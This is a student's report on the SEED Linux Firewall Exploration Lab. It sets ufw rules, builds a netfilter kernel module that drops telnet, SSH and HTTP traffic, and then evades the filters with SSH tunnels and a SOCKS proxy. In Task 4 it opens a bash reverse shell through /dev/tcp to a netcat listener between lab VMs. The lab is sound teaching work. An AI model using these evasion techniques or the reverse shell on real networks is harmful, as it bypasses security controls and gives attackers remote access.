Linux Firewall Exploration Lab

Task1: Using Firewall

- machine A：10.0.2.15
- machine B:10.0.2.4

Prevent A from doing telnet to Machine B.

1. before use ufw

```
[09/19/20]seed@VM:~$
[09/19/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
```

2. use ufw

```
Firewall is active and enabled on system startup
[09/19/20]seed@VM:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
10.0.2.4 23                DENY        Anywhere

10.0.2.4 23                DENY OUT    Anywhere

[09/19/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
```

Prevent B from doing telnet to Machine A.

```
[09/19/20]seed@VM:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
10.0.2.4 23                DENY        Anywhere
10.0.2.15 23               DENY        10.0.2.4

10.0.2.4 23                DENY OUT    Anywhere
```

```
[09/19/20]seed@VM:~$ hostname -I
10.0.2.4
[09/19/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
```

Prevent A from visiting www.baidu.com

```
[09/19/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (61.135.169.121) 56(84) bytes of data.
64 bytes from 61.135.169.121: icmp_seq=1 ttl=47 time=37.9 ms
64 bytes from 61.135.169.121: icmp_seq=2 ttl=47 time=34.2 ms
64 bytes from 61.135.169.121: icmp_seq=3 ttl=47 time=34.0 ms
64 bytes from 61.135.169.121: icmp_seq=4 ttl=47 time=35.3 ms
64 bytes from 61.135.169.121: icmp_seq=5 ttl=47 time=34.0 ms
^C
--- www.a.shifen.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 13048ms
rtt min/avg/max/mdev = 34.057/35.130/37.919/1.480 ms
[09/19/20]seed@VM:~$ sudo ufw deny out to 61.135.169.121
Rule added
[09/19/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (61.135.169.121) 56(84) bytes of data.
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
^C
--- www.a.shifen.com ping statistics ---
```

Task2: Implementing a Simple Firewall

1. **make**

```
[09/20/20]seed@VM:~$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/filter.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/filter.mod.o
  LD [M]  /home/seed/filter.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[09/20/20]seed@VM:~$ sudo insmod filter.ko
[09/20/20]seed@VM:~$ lsmod | grep filter
filter                 16384  0
ip6table_filter        16384  1
ip6_tables             20480  1 ip6table_filter
iptable_filter         16384  1
ip_tables              20480  1 iptable_filter
x_tables               24576  15 xt_LOG,xt_multiport,ipt_REJECT,ip_tables,iptabl
e_filter,xt_tcpudp,xt_limit,ip6t_REJECT,xt_recent,ip6table_filter,xt_addrtype,ip
6t_rt,xt_conntrack,ip6_tables,xt_hl
```

2. **code**

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/ip.h>
```

```
#include <linux/tcp.h>

/* This is the structure we shall use to register our function */
static struct nf_hook_ops outBoundFilterHook;
static struct nf_hook_ops inBoundFilterHook;

/* This is the hook function itself */
unsigned int outBoundPacketFilter(void *priv, struct sk_buff *skb, const
struct nf_hook_state *state)
{
  struct iphdr *iph;
  struct tcphdr *tcph;

  unsigned int s1,s2,s3,s4;
  unsigned int d1,d2,d3,d4;
  iph = ip_hdr(skb);
  tcph = (void *) iph+iph->ihl*4;

  s1 = ((unsigned char *)&iph->saddr)[0];
  s2 = ((unsigned char *)&iph->saddr)[1];
  s3 = ((unsigned char *)&iph->saddr)[2];
  s4 = ((unsigned char *)&iph->saddr)[3];
  d1 = ((unsigned char *)&iph->daddr)[0];
  d2 = ((unsigned char *)&iph->daddr)[1];
  d3 = ((unsigned char *)&iph->daddr)[2];
  d4 = ((unsigned char *)&iph->daddr)[3];

  printk(KERN_INFO "Checking for TCP packet to %d.%d.%d.%d\n",d1,d2,d3,d4);
  // Prevent TCP telnet connection with Machine B
   if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(23) && d1==10 &&
d2==0 && d3==2 && d4==4)
   {
      printk(KERN_INFO "Dropping telnet packet to %d.%d.%d.%d\n",
       ((unsigned char *)&iph->daddr) [0],
       ((unsigned char *)&iph->daddr) [1],
       ((unsigned char *)&iph->daddr) [2],
       ((unsigned char *)&iph->daddr) [3]
      );
      return NF_DROP;
   }// Prevent TCP SSH connection with Machine B
   else if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(22) && d1==10
&& d2==0 && d3==2 && d4==4)
   {
      printk(KERN_INFO "Dropping SSH packet to %d.%d.%d.%d\n",
       ((unsigned char *)&iph->daddr) [0],
       ((unsigned char *)&iph->daddr) [1],
       ((unsigned char *)&iph->daddr) [2],
       ((unsigned char *)&iph->daddr) [3]
      );
      return NF_DROP;
   }// Prevent TCP HTTP/HHTPS connection with www.seu.edu.cn
   else if(iph->protocol == IPPROTO_TCP && (tcph->dest == htons(80) || tcph-
>dest == htons(443))&& d1==121 && d2==194 && d3==14 && d4==142)
   {
      printk(KERN_INFO "Dropping HTTPS/HTTP packet to %d.%d.%d.%d\n",
```

```
        ((unsigned char *)&iph->daddr) [0],
        ((unsigned char *)&iph->daddr) [1],
        ((unsigned char *)&iph->daddr) [2],
        ((unsigned char *)&iph->daddr) [3]
       );
       return NF_DROP;
    }
    else
    {
       return NF_ACCEPT;
    }
    // Prevent TCP SSH connection with Machine B

}

unsigned int inBoundPacketFilter(void *priv, struct sk_buff *skb, const
struct nf_hook_state *state)
{
  struct iphdr *iph;
  struct tcphdr *tcph;

  unsigned int s1,s2,s3,s4;
  unsigned int d1,d2,d3,d4;

  iph = ip_hdr(skb);
  tcph = (void *) iph+iph->ihl*4;

  s1 = ((unsigned char *)&iph->saddr)[0];
  s2 = ((unsigned char *)&iph->saddr)[1];
  s3 = ((unsigned char *)&iph->saddr)[2];
  s4 = ((unsigned char *)&iph->saddr)[3];
  d1 = ((unsigned char *)&iph->daddr)[0];
  d2 = ((unsigned char *)&iph->daddr)[1];
  d3 = ((unsigned char *)&iph->daddr)[2];
  d4 = ((unsigned char *)&iph->daddr)[3];

  printk(KERN_INFO "Checking for TCP packet from
%d.%d.%d.%d\n",s1,s2,s3,s4);

// Prevent TCP telnet connection from Machine B
    if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(23) && s1==10 &&
s2==0 && s3==2 && s4==4)
    {
       printk(KERN_INFO "Dropping telnet packet to %d.%d.%d.%d\n",
        ((unsigned char *)&iph->daddr) [0],
        ((unsigned char *)&iph->daddr) [1],
        ((unsigned char *)&iph->daddr) [2],
        ((unsigned char *)&iph->daddr) [3]
       );
       return NF_DROP;
    }// Prevent TCP SSH connection from Machine B
    else if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(22) && s1==10
&& s2==0 && s3==2 && s4==4)
    {
       printk(KERN_INFO "Dropping SSH packet from %d.%d.%d.%d\n",
```

```
        ((unsigned char *)&iph->daddr) [0],
        ((unsigned char *)&iph->daddr) [1],
        ((unsigned char *)&iph->daddr) [2],
        ((unsigned char *)&iph->daddr) [3]
       );
       return NF_DROP;
    }
else
    {
       return NF_ACCEPT;
    }
    // Prevent TCP SSH connection from Machine B

}
/* Initialization routine */
int setUpFilter(void)
{
  printk(KERN_INFO "Placing OutBound Packet Filter.\n");
  outBoundFilterHook.hook = outBoundPacketFilter; /* Handler function */
  outBoundFilterHook.hooknum = NF_INET_POST_ROUTING;
  outBoundFilterHook.pf = PF_INET;
  outBoundFilterHook.priority = NF_IP_PRI_FIRST; /* Make our function first
*/
  nf_register_hook(&outBoundFilterHook);

  printk(KERN_INFO "Placing InBound Packet Filter.\n");
  inBoundFilterHook.hook = inBoundPacketFilter; /* Handler function */
  inBoundFilterHook.hooknum = NF_INET_PRE_ROUTING;
  inBoundFilterHook.pf = PF_INET;
  inBoundFilterHook.priority = NF_IP_PRI_FIRST; /* Make our function first
*/
  nf_register_hook(&inBoundFilterHook);

  return 0;
}
/* Cleanup routine */
void removeFilter(void)
{
  printk(KERN_INFO "Telnet filter removed.\n");
  nf_unregister_hook(&outBoundFilterHook);
  nf_unregister_hook(&inBoundFilterHook);
}

module_init(setUpFilter);
module_exit(removeFilter);

MODULE_LICENSE("GPL");
```

3. **Prevent telnet from Machine A to Machine B**

```
[09/20/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
^C
```

4. **Prevent telnet from Machine B to Machine A**

```
[09/19/20]seed@VM:~$ hostname -I
10.0.2.4
[09/20/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
```

5. **Prevent telnet from Machine B to Machine A**

```
[09/20/20]seed@VM:~$ ssh 10.0.2.15
```

6. **Prevent ssh from Machine A to Machine B**

```
[09/20/20]seed@VM:~$ ssh 10.0.2.4
```

7. **Prevent HTTPs from Machine A to www.seu.edu.cn**

```
[09/20/20]seed@VM:~$ curl -I www.seu.edu.cn
```

Task3: Evading Egress Filtering

Telnet to Machine B through the firewall

1. **ufw firewall**


```
[09/20/20]seed@VM:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
121.94.14.142 80,443/tcp   DENY        Anywhere

10.0.2.4 23                DENY OUT    Anywhere
```

2. **evading**


```
[09/20/20]seed@VM:~$ ssh -L 10000:10.0.2.4:23 seed@10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 20 01:10:50 2020 from 10.0.2.15
[09/20/20]seed@VM:~$ telnet localhost 10000
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
[09/20/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```

Connect to Facebook using SSH Tunnel

1. **not connection**




2. **proxy**



3. **Breaking the SSH connection**

```
128.230.18.200 80,443,8080/tcp DENY        Anywhere

[09/20/20]seed@VM:~$ sudo ufw deny proto tcp from any to 128.230.18.200 port 8

Skipping adding existing rule
[09/20/20]seed@VM:~$ hostname -I

10.0.2.15
[09/20/20]seed@VM:~$
[09/20/20]seed@VM:~$ ssh -D 9000 -C 10.0.2.4
seed@10.0.2.4's password:
bind: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 9000
Could not request local forwarding.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 20 01:39:49 2020 from 10.0.2.15
[09/20/20]seed@VM:~$
```

4. **successful**



Task4: Evading Ingress Filtering

- A:10.0.2.4
- B10.0.2.15

```
[09/20/20]seed@VM:~$ hostname -I
10.0.2.15
[09/20/20]seed@VM:~$ bash -i>& /dev/tcp/10.0.2.4 0>&1
bash: /dev/tcp/10.0.2.4: No such file or directory
[09/20/20]seed@VM:~$ bash -i >& /dev/tcp/10.0.2.4/3000 0>&1
```

```
Status: inactive
[09/20/20]seed@VM:~$ nc -lvp 3000
Listening on [0.0.0.0] (family 0, port 3000)
Connection from [10.0.2.15] port 3000 [tcp/*] accepted (family 2, sport 55536)
[09/20/20]seed@VM:~$ ls
ls
android
bin
c
c.c
chapter4.py
Customization
Desktop
Documents
Downloads
```